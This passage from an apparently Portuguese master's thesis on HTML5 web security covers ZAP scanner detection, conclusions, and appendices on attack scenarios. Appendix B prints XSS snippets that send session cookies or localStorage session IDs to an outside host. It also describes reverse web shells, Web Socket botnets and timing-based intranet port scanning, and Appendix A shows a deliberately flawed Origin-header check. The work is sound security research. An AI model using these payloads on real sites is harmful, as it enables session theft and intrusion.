


Figura 7.6: Exemplo de deteção de vulnerabilidades HTML5 do ZAP.

Os testes de deteção realizados demonstraram que o ZAP consegue identificar a existência das vulnerabilidades e dos riscos de segurança discutidos neste capítulo. No entanto, em alguns casos é necessário ensiná-lo para que essa identificação tenha sucesso. Esta deteção apenas acontece quando o código injetado afeta a mesma página que foi explorada na aplicação, caso contrário essa vulnerabilidade não é identificada. Resumindo, relativamente à capacidade de deteção, apenas se pode concluir que determinada aplicação apresenta certas vulnerabilidades, mas nunca se pode concluir quanto à total inexistência delas.

A Figura 7.6 corresponde a um exemplo de deteção do ZAP recorrendo a estes novos módulos. Neste caso foi identificado um risco de segurança relativo a uma utilização indevida dos Web Sockets para tentar roubar o cookie da sessão, através da injeção do vetor de ataque ilustrado na figura (i.e. com o texto selecionado). Através da mesma figura também é visível a deteção de um risco de segurança relativo á má utilização do CORS. Pois como se pode ver o cabeçalho da resposta HTTP possui a propriedade *Access-Control-Allow-Origin* definida como "*", assim como a propriedade *Access-Control-Allow-Credentials* definida como *true* o que também permite enviar os cookies.

Capítulo 8

Conclusão e Trabalho Futuro

O HTML5 traz melhorias significativas para a web, e com isso novas preocupações de segurança. Os conceitos e características apresentadas ao longo deste documento, focam precisamente algumas dessas preocupações relativas aos novos recursos HTML5, descritos nas especificações da W3C e WHATWG.

8.1 Conclusão

Este trabalho consiste sobretudo num levantamento detalhado sobre a segurança na web, sobre quais as principais vulnerabilidades presentes nas aplicações web, e como estas vão evoluindo com o aparecimento de novas tecnologias como é o caso do HTML5. O *scanning* de segurança de aplicações e a deteção de algumas dessas vulnerabilidades é outro dos objetivos delineados no inicio deste documento.

Olhando um pouco para os objetivos propostos, o primeiro objetivo é coberto no capítulo 3, onde são apresentados quais os módulos que constituem um BB-WASS, incluindo algumas das suas maiores dificuldades. Resumindo os maiores desafios dos BB-WASS situam-se na fase de *crawling* e de análise das respostas. Relativamente à fase de *crawling* a dificuldade ocorre quando as páginas requerem inputs humanos (e.g. dados de login, captcha, etc). Outro desafio do scanner reside na necessidade de identificação de quando e onde realizar outra ronda de

crawling após a submissão de dados para a aplicação. A dificuldade na análise das respostas tem a ver com a decisão de classificar determinada deteção como sendo uma vulnerabilidade sem uma garantia absoluta.

O objetivo de identificar as ameaças de segurança mais comuns e que mais frequentemente afetam as aplicações web são descritas no capítulo 4. Neste capítulo são identificadas o TOP5 das ameaças de segurança mais críticas classificadas pela OWASP e aquelas que, de certa forma, estão mais relacionadas com o HTML5. Neste caso, é apresentado em que consiste cada uma delas, exemplos de aplicação das mesmas e que medidas devem ser tomadas para prevenir essas ameaças.

A análise dos riscos de segurança derivados das novas funcionalidades do HTML5, relativo ao terceiro objetivo são cobertos no capítulo 6. Onde são descritas cada uma das funcionalidades, acompanhadas da descrição dos seus riscos, de qual o impacto destes riscos para com o cliente ou UA, assim como da apresentação de medidas de atenuação. De entre essa análise concluiu-se que o cliente precisa ser protegido, assim como a implementação segura do lado do servidor também é necessária. Nem todas as vulnerabilidades podem ser atenuadas através da implementação segura no lado do servidor, algumas também afetam o lado do cliente e o servidor nada pode fazer para proteger o lado do cliente. Por exemplo, o servidor não consegue prevenir o envenenamento da cache de aplicações offline. A síntese do capítulo em causa já resume as principais medidas a adotar, mas convém que sejam seguidas a medidas apresentadas para cada uma das funcionalidades.

O contributo apresentado no capítulo 7 corresponde ao derradeiro objetivo relativo à contribuição com módulos extra de deteção adicionados ao ZAP, e que acaba por corresponder a uma prova de conceito de toda esta análise. Também ficou visível que as vulnerabilidades mais influentes são a injeção de código em particular o XSS. No caso do HTML5 o XSS apresenta-se como o método ideal para os testes de penetração. Tudo o que envolve a execução de JS pode acarretar um risco, por isso ter especial cuidado com isso. Caso uma aplicação web baseada em HTML5 não possua vulnerabilidades XSS, então pode considerar-se que os riscos de segurança herdados do HTML5 são reduzidos. No entanto, importa reter

que com o HTML5 os ataques XSS ficaram muito mais poderosos e perigosos e até mesmo mais fáceis de executar, sobretudo devido ao CORS, Web Messaging e Web Sockets, pois tornou o roubo de informação muito mais fácil.

Pode concluir-se ainda que a capacidade de deteção dos scanners Black Box, acusa dificuldade na deteção de Stored XSS e Stored SQL Injection, sendo esta ultima ainda mais difícil de detetar, até mesmo quando os scanners são ensinados para o efeito.

8.2 Trabalho Futuro

Como trabalho futuro, e ainda nesta linha de orientação seria enriquecedor realizar testes adicionais sobre a capacidade de deteção do ZAP perante diferentes aplicações web HTML5 vulneráveis. Outro ponto a ter em consideração e igualmente importante seria uma análise sobre possíveis falhas de segurança associadas aos browsers originadas pela implementação destas novas funcionalidades por parte dos browsers.

Outro trabalho a considerar seria uma análise das *Web Application Firewalls*. Onde são aplicadas um conjunto de regras durante uma conversação HTTP. Tipicamente, essas regras de validação de pedidos cobrem ataques comuns como XSS e SQL Injection, e que podem ser identificados e bloqueados antes de afetarem a aplicação. A contribuição aqui tem a ver com o facto dos filtros estarem desatualizados, devido ao aparecimento de novas tags, atributos, e protocolos como é o caso dos Web Sockets e que podem permitir ultrapassar as WAFs.

Apêndices

Apêndice A

Informação Adicional Sobre o HTML5

Sumário: Esta secção apresenta alguma informação complementar relativa às funcionalidades do HTML5, e a quais as suas implicações nos browsers.

A.1 Controlo de Acesso baseado no Cabeçalho de Origem

O código de controlo de acesso apresentado na Figura A.1, indica que o domínio B apenas aceita pedidos se o domínio A for a origem, caso contrário o acesso é negado.

```
if(HttpRequestHeader.getHeader("Origin").equals("DominioA.web.com"))
{
    HttpServletResponse.addHeader("Access-Control-Allow-Origin:"+
    "DominioA.web.com")
    performSomeSensitiveFunction();
    ...
} else {
    showAccessDeniedMessage();
}
```

FIGURA A.1: Má implementação da decisão de controlo de acesso pelo domínio B.

Conclusão, não é seguro basear a decisão de controlo de acesso para pedidos *XMLHttpRequest* no cabeçalho de origem. Este método pode ser facilmente contornado por um atacante através do envio de um cabeçalho de origem falsificado.

A.2 Offline Web Application

A.2.1 Ficheiro Cache Manifest

O ficheiro de cache manifest, é o ficheiro fulcral das aplicações web offline. Esse ficheiro divide-se em três secções e precisa ser iniciado com o texto "CACHE MANIFEST".

As três principais secções são:

- CACHE: Ficheiros a armazenar em cache. Os recursos listados aqui serão armazenados em cache e estão disponíveis offline.
- NETWORK: Ficheiros que não devem ser armazenado em cache. Esses recursos nunca devem ser armazenados em cache nem armazenados offline.
- FALLBACK: Ficheiro que define o que deve acontecer quando determinados ficheiros (por qualquer motivo) não podem ser carregados em cache.

Exemplo do ficheiro manifest:

```
CACHE MANIFEST
/style.css
/helper.js
/logo.jpg
NETWORK:
/visitor_counter.jsp
FALLBACK:
/offline_Error_Message.html
```

FIGURA A.2: Exemplo de um ficheiro manifest.

A.2.2 Comportamento do UA quando a Cache é Eliminada

A Tabela A.1 mostra os diferentes comportamentos do UA, identificando se a cache da aplicação web offline é eliminada após o histórico do UA relativo a essas páginas ser eliminado.

UA	A remoção do histórico do UA remove a cache de aplicações web?
Mozilla Firefox 11	Sim
Google Chrome 21	Sim
Internet Explorer 9	A cache de aplicações web offline não é suportada
Internet Explorer 10	Suporte para cache de aplicações web offline, mas comportamento inserto [1]
Opera 12.50	Suporte para cache de aplicações web offline, mas comportamento desconhecido
Safari 6.0	Suporte para cache de aplicações web offline, mas comportamento desconhecido

TABELA A.1: Comportamento do browser relativo à eliminação da cache de aplicações web offline.

A.3 Informações sobre o Atributo *sandbox*

A Iframe possui um atributo interessante designado sandbox. Este tem associado a si um conjunto de propriedades com o propósito de poder limitar a funcionalidade da Iframe. Vejamos algumas das suas características [W3C, 2012e] :

Características do atributo *sandbox*:

- O atributo *sandbox*, quando especificado, permite um conjunto de novas restrições extra sobre qualquer conteúdo hospedado na Iframe. Os possíveis valores são *allow-forms*, *allow-same-origin*, *allow-scripts*, e *allow-top-navigation*:
  - O valor *allow-same-origin* permite que o conteúdo seja tratado como sendo da mesma origem, em vez de forçá-lo a uma única origem;
  - O valor *allow-top-navigation* permite que o conteúdo possa navegar para o seu contexto de navegação de nível superior;

  - Os valores *allow-forms* e *allow-scripts* dão permissões a forms e scripts respetivamente (embora as scripts estejam impedidas de criar popups).
- Quando o atributo é definido sem valores; o conteúdo é tratado como sendo de uma única origem, as forms e as scripts estão desativadas, os links estão impedidos de atingir outros contextos do UA, e os plugins estão seguros.

Apêndice B

Cenários de Ataque

Sumário: Apresentação das provas de conceito associadas a alguns dos cenários de ataque do HTML5.

B.1 CORS

B.1.1 Recolha de Informação

O CORS possibilita o scanning da Intranet baseado no tempo de resposta dos domínios de origem. Os pedidos através da origem podem ser abusados de forma a obter o conhecimento sobre a existência ou não de domínios internos, independentemente dos mesmos terem definido ou restringido o cabeçalho *Access-Control-Allow-Origin*, com os domínios pretendidos. Isto pode ser efectuado simplesmente enviando pedidos *XMLHttpRequest* destinados a nomes de domínios arbitrários, baseando as decisões da existência ou não do domínio nos seus tempos de resposta.

Dependendo dos tempos de resposta dos pedidos enviados para uma URI pode ser concluído:

Tempo resposta	Razão de Erro	Observação
(aprox 39 ms)	O domínio não existe.	Nome de domínio inválido e path da URI inválida.
(aprox 863 ms)	O domínio não existe mas é retornada a mensagem HTTP 404.	Nome de domínio válido mas não corresponde a uma path valida.
(aprox 128 ms)	Acesso negado baseado no cabeçalho *Access-Control-Allow-Origin*.	Nome de domínio e path validos.

B.1.2 Estabelecimento de uma Shell remota

Quando uma aplicação web possui uma vulnerabilidade de XSS, um atacante está apto para poder realizar praticamente qualquer coisa que o utilizador possa. Portanto, se for possível a inserção de código JS numa aplicação web poderá ser possível iniciar uma *Web Shell* reversa utilizando ferramentas, tal como a "Shell of the Future (SoF)" [Kuppan, 2010b] .

A SoF permite a um atacante criar um túnel de tráfego HTTP sobre CORS entre o UA da vítima e o servidor atacante. A SoF possui tanto o servidor de Proxy como o servidor Web. Para implementar este ataque, é necessário que o atacante injete algum código XSS no site vulnerável, que configure o seu UA para utilizar a Proxy da SoF, e que inicie a SoF. Posteriormente, para se poder explorar as sessões das vítimas, basta aceder à interface web (i.e. http://127.0.0.1/sotf.console). A SoF também funciona com pedidos HTTPS.

O ataque funciona da seguinte forma:

1. Em primeiro lugar o atacante tem de encontrar um site vulnerável a XSS e injetar código JS para explorar o UA da vítima (i.e. usar as Scripts de exploração da SoF- e1.js [1] e e2.js [2]).
2. A vítima precisa visitar o site que posteriormente executa o código do atacante.

[1] http://www.andlabs.org/tools/sotf/e1.js
[2] http://www.andlabs.org/tools/sotf/e2.js




FIGURA B.1: Exemplo de ataque XSS utilizando a Script e1.js da SoF

3. Esse código efetua um pedido através do domínio para o site do atacante, o qual responde com o cabeçalho *Access-Control-Allow-Origin* (i.e. indicando que tem acesso aos recursos do domínio do atacante).
4. O código injetado agora mantém um canal de comunicação bidirecional com o servidor do atacante através de chamadas entre domínios.
5. O atacante está então apto para poder aceder ao site através do navegador da vítima através do envio de comandos sobre o canal.

Partindo do pressuposto que as condições acima se verificam, então os utilizadores estão sujeitos ao roubo das suas sessões de utilizador através do seu UA (i.e. utilizando uma *Web Shell* reversa). Ou seja, os pedidos *XMLHttpRequest* são usados para enviar e receber o conteúdo da aplicação. A partir daqui o atacante possui uma conexão com o UA da vítima e utiliza o seu UA como uma "proxy". Para além da possibilidade de roubo do Cookie da sessão, este tipo de ataque também pode ser estendido para atacar aplicações internas (i.e. não acessíveis diretamente pelo atacante). Previamente ao HTML5 já era possível realizar ataques semelhantes (e.g. usar XSS-Shell [Labs, 2008]) mas com CORS estes ataques tornam-se mais fáceis e poderosos.

B.2 Web Storage

B.2.1 Hijaking da Sessão

Os Cookies são comummente utilizados como método de identificação dos utilizadores perante o servidor. Mas existe um problema associado com os Cookies de sessão, pois podem ser roubados via XSS. Se um atacante conseguir inserir o código da Figura B.2 na aplicação web, consegue roubar o Cookie da sessão.

```
<script>
  document.write("<img src='http://www.webs.com?cookies="+document.cookie+"'>");
</script>
```

FIGURA B.2: Exemplo de hijacking da sessão a partir do cookie.

Com o Local Storage a lógica de ataque permanece e apenas a tecnologia JS usada é que muda. A única diferença está no facto do identificador de sessão também poder ser armazenado no armazenamento local. Porém o atacante tem de ser mais preciso, pois necessita saber qual o nome da variável. Portanto, através do código da Figura B.3 um atacante consegue igualmente roubar o identificador da sessão e usufruir da sessão do utilizador.

```
<script>
  document.write("<img
  src='http://www.webs.com?sessionID="+localStorage.getItem('SessionID')+"'>");
</script>
```

FIGURA B.3: Exemplo de hijacking da sessão a partir da Local Storage.

Perante este cenário de ataque o Local Storage apresenta uma desvantagem relativamente aos Cookies, em termos de proteção. No caso dos Cookies pode ser utilizada a *flag* “HTTPonly” para evitar que o Cookie possa ser acessível via JS, tornando o roubo de Cookies (identificadores de sessão) através de XSS impossível. No caso do Local Storage a flag “HTTPonly” está em falta e portanto esta camada de proteção não pode ser utlizada para identificadores armazenados no LocalStorage.

B.2.2 Rastreamento do utilizador

Através do Local Storage do HTML5 uma aplicação web pode armazenar informação no UA do utilizador destinada ao seu rastreamento e pode relaciona-la com a própria sessão. Por exemplo, uma aplicação anunciante de terceiros (ou qualquer entidade capaz de conter conteúdo distribuído de várias fontes) poderia usar um identificador exclusivo armazenado na sua área de armazenamento local do UA para rastrear um utilizador nas várias sessões, de forma a construir um perfil de interesses do utilizador para conseguir uma publicidade altamente segmentada [W3C, 2011] . Este relacionamento entre utilizador e sessão era igualmente conseguido anteriormente ao HTML5 recorrendo aos Cookies.

B.3 Web Sockets API

B.3.1 Shell remota

Para que este cenário de ataque possa ser concretizável devem ser assumidas uma das seguintes possibilidades:

1. O atacante está apto para influenciar o utilizador a visitar o seu site malicioso;
2. Ou o atacante está apto para explorar uma vulnerabilidade XSS numa aplicação web que o utilizador visite.

Considerando que o atacante está apto para executar código JS no UA da vítima, então poderá ser estabelecida uma conexão Web Socket, originando uma Shell remota. Desta forma, o atacante pode executar qualquer código JS no UA, possibilitando a acesso a todos os dados ou o redireccionamento do UA para outros sites no sentido de enviar spam ou instalar conteúdo malicioso no UA. A grande potencialidade deste ataque é que a Shell remota está aberta enquanto o UA estiver, e portanto o controlo do ambiente do UA está à disponibilidade do atacante, com toda a funcionalidade que o JS dispõe.

B.3.2 Botnets baseados na web

Sempre que um utilizador clica num link, este está a dar a oportunidade de execução de código JS na própria máquina. Uma das razões que aumenta ainda mais esta janela de oportunidade é o conceito de navegação por *tabs*. Pois a maioria dos utilizadores possui várias *tabs* abertas que permanecem nesse estado durante praticamente toda a sessão de navegação do browser, que pode durar horas. Isto é o ambiente ideal para que uma entidade externa possa tirar partido da capacidade de processamento do utilizador e da sua largura de banda para fins maliciosos [Kuppan, 2010a] .




FIGURA B.4: Topologia de um ataque Botnet baseado em Web Sockets.

Para este cenário de ataque devem ser assumidas as mesmas condições que foram apresentadas no ataque via Shell remota (ver Apêndice B.3.1). Mas com a particularidade de que o atacante tem de conseguir influenciar uma grande quantidade de utilizadores a visitar o próprio site ou a explorar domínios vulneráveis. Isso pode ser conseguido de várias formas: Spam via e-mail; Spam via Twitter; ataques XSS persistentes em sites populares, fóruns, etc.

Partindo do principio que o UA é afetado pela script proveniente do site malisioso, então é considerado como sendo mais um nó do sistema de processamento distribuindo do atacante. Este cenário de ataque é ideal para realizar ataques DoS distribuídos, assim como o cracking de palavras-chave distribuído. A identificação da verdadeira fonte de ataque é difícil de descobrir porque as origens de ataque são os vários UAs. Os Web Workers também são muito úteis para potenciar estes ataques e são portanto cobertos apenas uma vez na secção 6.5.1.

B.3.3 Scanning de portas

Este ataque é semelhante ao ataque baseado no tempo de resposta do CORS descrito no Apêndice B.1.1. Do mesmo modo através do CORS e da API Web Socket, também é possível determinar o estado das portas (i.e. distinguir se a porta está aberta, fechada ou filtrada) através do tempo de resposta.

Quando é efetuada uma conexão Web Socket ou CORS para uma porta específica de um endereço IP numa rede interna, o seu estado inicial é respetivamente *readyState* [3] 0 para os Web Sockets e *readyState* 1 para o CORS. Dependendo do estado da porta remota, os estados ReadyState iniciais vão mudar mais cedo ou mais tarde. A tabela abaixo mostra a relação entre o estado da porta remota e o período de duração do estado readyState inicial. Observando a duração da mudança do estado inicial do ReadyState podemos determinar o estado da porta remota [Kuppan, 2010a] .

Caso um atacante pretenda realizar o scanning de portas de uma rede interna é preciso influenciar um utilizador interno a aceder ao seu site, o qual contem código JS malicioso baseado na API Web Socket. Em caso de sucesso se for encontrada uma porta aberta na rede interna, pode ser estabelecido um túnel através do UA [Shah, 2012b] . Este processo permite contornar a Firewall e permite o acesso ao

[3] O atributo **readyState** representa o estado da conexão. O valor 0 indica que a conexão ainda não foi estabelecida. O valor 1 indica que a conexão foi estabelecida e que a comunicação é possível.

Estado da Porta	**WebSocket (ReadyState 0)**	**COR (ReadyState 1)**
Aberta [1]	<100 ms	<100 ms
Fechada	aprox 1000 ms	aprox 1000 ms
Filtrada	>30000 ms	>30000 ms

TABELA B.1: Ambiente baseado no estado das portas. Proveniente de [Kuppan, 2010a]
.

[1] Para os tipos de resposta da aplicação 1 e 2 pode concluir-se que a porta está aberta, pois os tempos de resposta são semelhantes. Para ou restantes tipos é mais difícil concluir pois os tempos de resposta variam e podem ser confundidos com o estado de porta filtrada.

conteúdo interno. Uma aplicação do POC deste cenário pode ser encontrada em [Kuppan, 2011] .

No entanto, existem algumas limitações para a realização do scanning de portas usando este método. A principal limitação é que todos os browsers bloqueiam conexões para portas bem conhecidas, e portanto não podem ser verificadas. Outra limitação tem a ver com a natureza da porta da aplicação pois a resposta e a interpretação da mesma poder variar [Kuppan, 2010a] .

Existem quatro tipos de respostas espectáveis:

1. **Fecha após conexão:** A aplicação termina a ligação assim que a conexão é estabelecida devido à incompatibilidade do protocolo.
2. **Responde e Fecha após conexão:** Semelhante ao tipo 1, mas antes de fechar a conexão envia alguma resposta por definição.
3. **Aberta sem resposta:** A aplicação mantém a conexão aberta esperando mais dados ou por dados que correspondam à sua especificação de protocolo.
4. **Aberta com resposta:** Semelhante ao tipo 3 mas a aplicação envia alguma resposta por definição.

Tipo de aplicação	Web Socket (ReadyState 0) / COR (ReadyState 1)
Fecha após conexão	<100 ms
Responde e Fecha após conexão	<100 ms
Aberta sem resposta	>30000 ms
Aberta com resposta	<100 ms (FF & Safari) |>30000 ms (Chrome)

Tabela B.2: Ambiente dos Web Sockets e COR para cada tipo de respostas da aplicação. Proveniente de [Kuppan, 2010a] .

Bibliografia

E. Galán, A. Alcaide, A. Orfila, and J. Blasco. A multi-agent scanner to detect stored-xss vulnerabilities. In *Internet Technology and Secured Transactions (ICITST), 2010 International Conference for*, pages 1–6, 2010.

Mohammed Hamada. *Client Side Action Against Cross Site Scripting Attacks.* PhD thesis, Islamic University, 2012.

Wikipedia. Html5, Oct 2013. URL http://en.wikipedia.org/wiki/HTML5.

Niels Leenheer. The html5 test - how well does your browser support html5?, Apr 2012. URL http://html5test.com/index.html.

Robert McArdle. Html5 overview:a look at html5 attack scenarios, 2011. URL hTML5OveRview:aLOOkaThTML5aTTackscenaRiOs.

Marcus Hodges. Html5 & javascript security. Security Innovation, 2012. URL https://www.securityinnovation.com/uploads/html5-javascript-security.pdf.

Vincent; Sima Caleb Scambray, Joel; Liu. *Hacking Exposed Web Applications 3.* McGraw-Hill Professional, 2010.

Shreeraj Shah. Html5 localstorage attack vectors & security, 2012a.

Lavakumar Kuppan. Attacking with html5, Oct 2010a. URL https://media.blackhat.com/bh-ad-10/Kuppan/Blackhat-AD-2010-Kuppan-Attacking-with-HTML5-wp.pdf.

Marc Gendron. Only 10techniques., 2004. URL http://investors.imperva.com/phoenix.zhtml?c=247116&p=irol-newsArticle&ID=1595353&highlight=.

Sergey Gordeychik. Web application security statistics, 2008. URL http://projects.webappsec.org/w/page/13246989/Web-Application-Security-Statistics.

Inc. WhiteHat Security. Whitehat website security statistic report, 10th edition – industry benchmarks, 2010. URL http://img.en25.com/Web/WhiteHatSecurityInc/WPstats_fall10_10th.pdf.

Wade; et al. Baker. 2010 data breach investigations report, 2010. URL http://www.secretservice.gov/MC14510_2010%20DBIR%20layout_US_online.pdf.

Wade; et al. Baker. 2011 data breach investigations report, 2011. URL http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2011_en_xg.pdf.

Pete Herzog. Osstmm 3 – the open source security testing methodology manual. Technical report, Institute for Security and Open Methodologies, 2010.

Ken van;C. Michael Radosevich, Will ; Wyk. Black box security testing tools, July 2009. URL https://buildsecurityin.us-cert.gov/bsi/articles/tools/black-box/261-BSI.html.

Gary Hoglund, Greg; McGraw. *Exploiting Software How to Break Code*. Addison Wesley, 2004.

crosschecknet. Soa testing techniques, Apr 2012. URL http://www.crosschecknet.com/soa_testing_black_white_gray_box.php.

E. Fong and V. Okun. Web application scanners: Definitions and functions. In *System Sciences, 2007. HICSS 2007. 40th Annual Hawaii International Conference on*, pages 280b–280b, 2007.

N. Khoury, P. Zavarsky, D. Lindskog, and R. Ruhl. An analysis of black-box web application security scanners against stored sql injection. In *Privacy, Security, Risk and Trust (PASSAT), 2011 IEEE Third International Conference on and 2011 IEEE Third International Confernece on Social Computing (SocialCom)*, pages 1095–1101, 2011.

RSnake. Sql injection cheat sheet, Mar 2012a. URL http://ha.ckers.org/sqlinjection/.

Stefan Kals, Engin Kirda, Christopher Kruegel, and Nenad Jovanovic. Secubat: A web vulnerability scanner. In *In International Conference on World Wide Web (WWW*, pages 247–256. Press, 2006.

RSnake. Xss (cross site scripting) cheat sheet, Mar 2012b. URL http://ha.ckers.org/xss.html.

OWASP. Top 10 2010 introduction, 2010. URL https://www.owasp.org/index.php/Top_10_2010-Introduction.

Adam Doupé, Marco Cova, and Giovanni Vigna. Why johnny can't pentest: an analysis of black-box web vulnerability scanners. In *Proceedings of the 7th international conference on Detection of intrusions and malware, and vulnerability assessment*, DIMVA'10, pages 111–131, Berlin, Heidelberg, 2010. Springer-Verlag. URL http://dl.acm.org/citation.cfm?id=1884848.1884858.

Engin; Kruege Christopher; Jovanovic Nenad Kals, Stefan; Kirda. Secubat: a web vulnerability scanner. In *Proceedings of the 15th international conference on World Wide Web*, pages 1–10, 2006.

Jeff Williams. Interface validator, 2007. URL http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Validator.html.

Marcus Stuttard, Dafydd; Pinto. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*. Wiley Publishing, Inc., 2011.

WASC. Threat classification, 2011. URL http://projects.webappsec.org/w/page/13246978/Threat%20Classification.

WASC. Web application security statistics, 2008. URL http://projects.webappsec.org/w/page/13246989/Web%20Application%20Security%20Statistics.

J. Bau, E. Bursztein, D. Gupta, and J. Mitchell. State of the art: Automated black-box web application vulnerability testing. In *Security and Privacy (SP), 2010 IEEE Symposium on*, pages 332 –345, May 2010.

Gary Wassermann and Zhendong Su. Sound and precise analysis of web applications for injection vulnerabilities. In *Proceedings of the 2007 ACM SIGPLAN conference on Programming language design and implementation*, pages 32–41, New York, NY, USA, 2007. ACM.

